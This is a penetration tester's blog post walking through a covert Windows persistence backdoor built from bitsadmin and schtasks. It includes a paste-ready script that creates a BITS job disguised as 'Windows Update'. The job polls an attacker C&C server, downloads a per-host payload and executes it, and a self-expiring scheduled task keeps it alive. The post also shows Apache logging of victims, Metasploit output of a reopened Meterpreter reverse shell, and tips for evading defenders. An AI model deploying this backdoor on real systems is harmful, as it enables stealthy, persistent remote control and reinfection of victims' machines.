

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS    OK !

Saturday, March 8, 2014

## Temporal Persistence with bitsadmin and schtasks

### - Leaving a Key Under the Mat -

#### Why Do This:

On a recent engagement, I ran into a well-meaning individual who, after being briefed about our team's access to their network, decided to reboot compromised hosts and change user credentials in the middle of the testing. After losing multiple shells that weren't actually being detected, I decided to spend that evening after work creating a method to let myself back in.

There are numerous common persistence methods, however, leaving behind registry keys, start-up configurations, or any permanent files was strictly out of the question. Additionally, I wanted the source of reentry to be remotely triggered, C&C independent, and any changes to the system should appear plausibly legitimate.

#### What We Want:

- No files left behind: binaries, vbs, ps1, batch, mof, xml...
- Persistence across sessions and reboots
- Functional under non-privileged user accounts
- No need for user credentials or interaction
- Ability to reinfect unique hosts individually
- Self cleaning, independent of system access
- Configurable time-based poling
- Remotely Mutable C2 Addressing
- C2 & payload only visible during reinfection window
- Plausibly believable configurations

The means of persistence on which I settled was Microsoft's Background Intelligent Transfer Service (BITS), and the associated **bitsadmin** tool:

#### Nothing is New:

Bitsadmin has received some coverage of late, most notable are the following examples.

- [mubix and carnal0wnage's Derbycon2 talk: Windows Attacks AT is the new black](#)
- [Mark Bagget and Jake Williams' blog post and talk: Wipe the drive! Stealthy Malware Persistence Mechanism](#)

After trying the examples listed in these talks, I realized some pieces were missing. This is not to say that the information was inaccurate, simply incomplete for my purpose.

### Constructing a BITS Back Door:

#### Component One: Assembling a BITS Job

```
# Create new transfer job named "Windows Update"
bitsadmin /Create "Windows Update"
# Add a file to our job
bitsadmin /AddFile "Windows Update" http://<yourC&C>.com/kb%RANDOM%.exe %TEMP%\kb7468656d.exe
# Customize the notification event trigger
bitsadmin /SetNotifyFlags "Windows Update" 1
# Specify command to execute on notification event
bitsadmin.exe /SetNotifyCmdLine "Windows Update" "%COMSPEC%" "cmd.exe /c bitsadmin.exe /complete \"Windows Update\" && start /B %TEMP%\kb7468656d.exe"
# Set retry delay on transient error in seconds
bitsadmin /SetMinRetryDelay "Windows Update" 120
# Assign custom HTTP Request header
bitsadmin /SetCustomHeaders "Windows Update" "Caller:%USERNAME%@%COMPUTERNAME%"
# Activate job for transfer
bitsadmin /Resume "Windows Update"
```

#### Important Settings:

- Use of the **/SetNotifyFlags 1** causes BITS to "Generate an event [ONLY] when all files in the job have been transferred."
- Leveraging **/SetNotifyCmdLine** we issue the **/Complete** command and subsequently execute our payload. Without use of **/Complete** BITS will leave our files in a tmp state and not move them to the correct directory within the file system. This usage of **/SetNotifyCmdLine** along with **/Complete** seem to be missing from most examples of using this tool.
- Utilizing the **%RANDOM%** variable in our **/AddFile** command, along with environment variables in our **/SetCustomHeaders** command, we create a host-specific HTTP request header and trigger file. We can now easily identify each machine and trigger their reinfection independently of one another.

Issuing the above commands results in the following request being sent to our C&C server:

```
HEAD /kb16091.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.5
Caller: test@WINDOWS7-PC
Host: 10.10.10.10 update: 10.10.10.10.com
```

Themson Mester



@ThemsonMester

View my complete profile

#### Blog Archive

- 2015 (1)
- ▼ 2014 (4)
  - October 2014 (1)
  - August 2014 (1)
  - June 2014 (1)
  - ▼ March 2014 (1)
    - Temporal Persistence with bitsadmin and schtasks

#### Recommended Blogs

Room362

forelsec

Carnal0wnage & Attack Research

alert(1)

obscuresec

g0tmi1k

bwall

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !

To generate a log that leverages our custom file names and request headers, we add some Apache CustomLog and SetEnvIf directives to `/etc/apache2/sites-enabled/000-default`

```
SetEnvIf User-Agent Microsoft\ BITS bits
CustomLog ${APACHE_LOG_DIR}/bits.log "[%h] %t - Host:%{Caller}i Trigger:%f Response:%>s" env=bits
```

After restarting Apache, we now have a BITS only log with the exact information we need:

```
them@esper:~$ sudo tail -f /var/log/apache2/bits.log

[...231.100.100.100] [08/Mar/2014:23:06:59 -0800] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb10997.exe Response:404
[...231.100.100.100] [08/Mar/2014:23:10:24 -0800] - Host:test@WINDOWS7-PC Trigger:/var/www/kb14233.exe Response:404
[...231.100.100.100] [08/Mar/2014:23:11:08 -0800] - Host:test@WINDOWS7-PC Trigger:/var/www/kb14233.exe Response:404
```

Unfortunately, we aren't quite done yet. If our BITS job sends a HEAD requests for a file that does not exist we completely lose access.

```
C:\Users\test>bitsadmin /info "windows update"

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.
<676A31CC-51AA-4F79-A24A-6181C15E50E8> 'windows update' ERROR 0 / 1 0 / UNKNOWN
```

From MSDN:

- ERROR — A nonrecoverable error occurred; **the transfer will not be retried.**

Component Three: Priming BITS with schtasks.exe

To solve the problem of BITS entering an error state, we use `schtasks` to resume our job at regular intervals. This will allow our backdoor to persist regardless of the state of our C&C, or presence of a trigger-file.

Crafting our Scheduled Task


```
schtasks /CREATE /TN "Windows Update" /TR "%WINDIR%\system32\bitsadmin.exe /resume \"Windows Update\"" /SC minute /MO 30 /ED 03/14/2014 /ET 09:00 /Z /IT /RU %USERNAME%
```

Important Settings:

```
# The /resume flag will restart our BITS job if it has entered an error state
/TR %WINDIR%\system32\bitsadmin.exe /resume...
# Utilizing a "schedule modifier" we create a task whose actions will trigger every X minutes.
/SC minute /MO <X>
# Using an end date and end time we set an expiration date for our task
/ED <DATE> /ET <TIME>
# Using the /Z flag causes our task to self delete at the specified end date and time
/Z
# Run as %USERNAME% executes our task under a compromised user without need for credentials
/IT /RU %USERNAME%
```

Our Newly Created Task

This task will automatically delete itself once it has reached the end date and time.



A note on plausible configurations and persistence methods:

Some will argue that we could simply utilize this scheduled task to trigger a download and execution request at a regular interval. Perhaps pole for a powershell script. They are not incorrect, however, I prefer to leverage the innocuous appearance of the task. I am of the mind that not exposing our C&C IP or Domain name in our scheduled task puts us at a lower risk of discovery; the average user, and even administrator, is highly unlikely to view the details of our BITS job. The curious are likely only to run common informational commands such as `bitsadmin /list` and `bitsadmin /info`, not revealing our C&C information without the `/verbose` flag. An even more nefarious attacker might go as far as to point their C&C DNS at a legitimate Windows Update server until needed, making the HTTP call back traffic appear legitimate up to and after reinfection. I certainly would never suggest doing such a thing, but yield that the more believable the configuration, the more effective the backdoor.

Enough Talk, Lets Do This Thing!

Combing bitsadmin and schtasks we can deploy a backdoor by pasting the following into our shell.

```
# ----- BITS BACK DOOR -----
# Themson Mester - 03/06/2014
# Configure: /AddFile <Domain> | /MO <Minutes> | /ED <DATE> | /ET <Time>
cd %TEMP%
bitsadmin /Reset > NUL
```

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS    OK !

```
bitsadmin /SetCustomHeaders "Windows Update" "Caller:%USERNAME%@%COMPUTERNAME%" > NUL
schtasks /delete /TN "Windows Update" /F
schtasks /CREATE /TN "Windows Update" /TR "%WINDIR%\system32\bitsadmin.exe /Resume \"Windows Update\"" /SC minute /MO 60 /ED
03/14/2014 /ET 09:00 /Z /IT /RU %USERNAME% > NUL

bitsadmin /List
schtasks /Run /TN "Windows Update"
schtasks /Query /TN "Windows Update"
# ----- EOF ---- them ---- EOF -----
```

Demo Time:

Deploy the Backdoor:

A callback interval of 2 minutes is used for testing, 60-90 minutes is quieter for actual use.

```
C:\Windows\System32\WindowsPowerShell\v1.0>cd %TEMP%
bitsadmin /reset > NUL
bitsadmin /create "Windows Update" > NUL
bitsadmin /addfile "Windows Update" http://[redacted].com/kb%RANDOM%.exe %TEMP%\kb7468656d.exe > NUL
bitsadmin /setnotifyflags "Windows Update" 1 > NUL
bitsadmin.exe /setnotifycmdline "Windows Update" "%COMSPEC%" "cmd.exe /c bitsadmin.exe /complete \"Windows update\" && start /B %TEMP%\kb7468656d.exe" > NUL
bitsadmin /SETMINRETRYDELAY "Windows Update" 120 > NUL
bitsadmin /SETCUSTOMHEADERS "Windows Update" "Caller:USERNAME@%COMPUTERNAME%" > NUL
schtasks /delete /TN "Windows Update" /F
schtasks /CREATE /TN "Windows Update" /TR "%WINDIR%\system32\bitsadmin.exe /resume \"Windows Update\"" /SC minute /MO 2 /ED 03/14/2014 /ET 09:00 /z /IT /RU %us
ername% > NUL

bitsadmin /List
schtasks /query /TN "Windows Update"
schtasks /Run /TN "Windows Update"
```

Phoning Home:

The initial schtasks /run triggers our first phone home as seen in our monitoring log.

```
root@esper:~# tail -f /var/log/apache2/bits.log

[231.14. ] [09/Mar/2014:15:40:41 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb30022.exe Response:404
```

Losing our Session:

After killing the session, I rebooted the box, then logged on, off, and on again as two different users. Our backdoor phones home soon after the user under whom it was deployed logs on.

```
msf> sessions -K
[*] Killing all sessions...
[*] 192.168.0.15 - Meterpreter session 2 closed.
msf>

0 bash
[231. ] [09/Mar/2014:15:54:02 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:404
[231. ] [09/Mar/2014:15:56:02 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:404
[231. ] [09/Mar/2014:15:58:02 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:404

[231. ] [09/Mar/2014:16:06:09 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:404
```

Reinfecting the Host:

We deploy a payload using the custom trigger-file name for the machine we wish to target.

```
hmsf> jobs -v

Jobs
====

Id  Name                               Payload                                LPORT  URIPATH  Start Time
--  --
7   Exploit: multi/handler             windows/meterpreter/reverse_tcp       8080
8   Exploit: multi/handler             windows/meterpreter/reverse_https     443
                                     2014-03-09 16:22:04 -0700
                                     2014-03-09 16:22:04 -0700

msf> cp payload.exe /var/www/kb618.exe
[*] exec: cp payload.exe /var/www/Kb618.exe

msf>
```

Host Acquires Payload:

The host whose trigger-file we used pulls down our payload.

```
[231. ] [09/Mar/2014:16:32:02 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:404
[231. ] [09/Mar/2014:16:34:02 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:404
[231. ] [09/Mar/2014:16:36:02 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:206
[231. ] [09/Mar/2014:16:36:07 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:206
[231. ] [09/Mar/2014:16:36:10 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:206
[231. ] [09/Mar/2014:16:36:12 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:206
[231. ] [09/Mar/2014:16:36:14 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:206
[231. ] [09/Mar/2014:16:36:15 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:206
[231. ] [09/Mar/2014:16:36:16 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:206
[231. ] [09/Mar/2014:16:36:17 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb618.exe Response:206
```

Back in Business:

Successful transfer triggers /SetNotifyCmdLine to /Complete our download and executes the payload. I used a self-deleting PE, you could also use a blank file to trigger a reflective powershell execution.

```
msf>
[*] [redacted]:49195 Request received for /4Req...
[*] [redacted]:49195 Staging connection for target /4Req received...
[*] Patched user-agent at offset 663128...
[*] Patched transport at offset 662792...
[*] Patched URL at offset 662856...
[*] Patched Expiration Timeout at offset 663728...
[*] Patched Communication Timeout at offset 663732...
[*] Encoded stage with x86/shikata_ga_nai
[*] Meterpreter session 4 opened 10.1.1.54:443 -> [redacted]:49195 at 2014-03-09 16:57:06 -0700

msf> sessions

Active sessions
=====

Id  Type      Information                                Connection
--  --
4   meterpreter x86/win32 windows7-PC\windows7 @ WINDOWS7-PC 10.1.1.54:443 -> [redacted] 231. [redacted]:49195 (192.168.0.15)
```

At this point the BITS job is removed. You can redeploy the backdoor by pasting it back into your shell. If you ever need to preemptively clean the backdoor use:

```
bitsadmin /reset && schtasks /delete /TN <taskname> /F
```

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS    OK !

Filter: dns.qry.name==[redacted] Expression... Clear Apply Save							
No.	Time	Source	Destination	Protocol	Length	Info	
7611	726.701400000	192.168.0.9		DNS	90	Standard query	0x473a A [redacted]updates[redacted].com
7612	726.715325000		192.168.0.9	DNS	106	Standard query response	0x473a A [redacted].47.46.
7613	728.157850000	192.168.0.9		DNS	90	Standard query	0x8aae A [redacted]updates[redacted].com
7614	728.171936000		192.168.0.9	DNS	106	Standard query response	0x8aae A [redacted].231.142.

After about an hour the request arrives at our new C&C and we are back in again!

```
root@pod:/etc/apache2/sites-enabled# tail -f /var/log/apache2/bits.log
[...231.142.[redacted]] [09/Mar/2014:19:08:11 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb22794.exe Response:404
[...231.142.[redacted]] [09/Mar/2014:19:09:00 -0700] - Host:windows7@WINDOWS7-PC Trigger:/var/www/kb22794.exe Response:404
```

Compromise, Infection, Loss of Shell, Persistence, Reinfection

At this point, anyone defending the network should be reacting something like this.



How'd We Do?:

- No files left behind: binaries, vbs, ps1, batch, mof, xml... ✓
- Persistence across sessions and reboots ✓
- Functional under non-privileged user accounts ✓
- No need for user credentials or interaction ✓
- Ability reinfect unique hosts individually ✓
- Self cleaning, independent of system access ✓-
- Configurable time-based poling ✓
- Remotely Mutable C2 Addressing ✓
- C2 & payload only visible during reinfection window ✓
- Plausibly believable configurations ✓

Shortcomings:

- When the bitadmin /resume command is run by task scheduler, under a non-system level account, the user may see a small flash as the argument is passed to cmd.exe. This can be prevented by creating the task under a system account, or having the task only trigger on idle time.
- The BITS job is removed automatically upon success, however, if the task is removed and the BITS job never completes, it will remain in the queue in an inactive ERROR state and will not be tried again. You can prevent this a number of ways: another task, a secondary trigger... I'll leave that practice up to you. I personally am not terribly concerned about it.

So there you have it, highly resilient persistence that cleanly expires with your engagement.

Go learn something ...

@ThemsonMester


Cited Resources:

1. Microsoft Developer Network, BITSAdmin Tool: [http://msdn.microsoft.com/en-us/library/aa362813\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa362813(v=vs.85).aspx)
2. TechNet, Schtasks.exe: <http://technet.microsoft.com/en-us/library/bb490996.aspx>
3. Apache Module mod\_log\_config: [http://httpd.apache.org/docs/current/mod/mod\\_log\\_config.html](http://httpd.apache.org/docs/current/mod/mod_log_config.html)
4. Fuller, Rob, and Chris Gates. "Windows Attacks AT is the new black." . N.p., 09/29/2013. Web. <<http://www.slideshare.net/mubix/windows-attacks-at-is-the-new-black-26665607>>. (slides 49-53)
5. Baggett, Mark. "Wipe the drive! Stealthy Malware Persistence Mechanism - Part 1." InfoSec Handlers Diary Blog. Sans, 03/13/2013. Web. 10 Mar 2014. <<https://isc.sans.edu/diary/Wipe+the+drive+Stealthy+Malware+Persistence+Mechanism+-+Part+1/15394>>

Posted by @ThemsonMester at 3:13 PM



1 comment:

-  CG March 11, 2014 at 9:16 PM  
thanks for putting it all together so clearly!  
[Reply](#)

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS    OK !

Newer Post

Home

Subscribe to: [Post Comments \(Atom\)](#)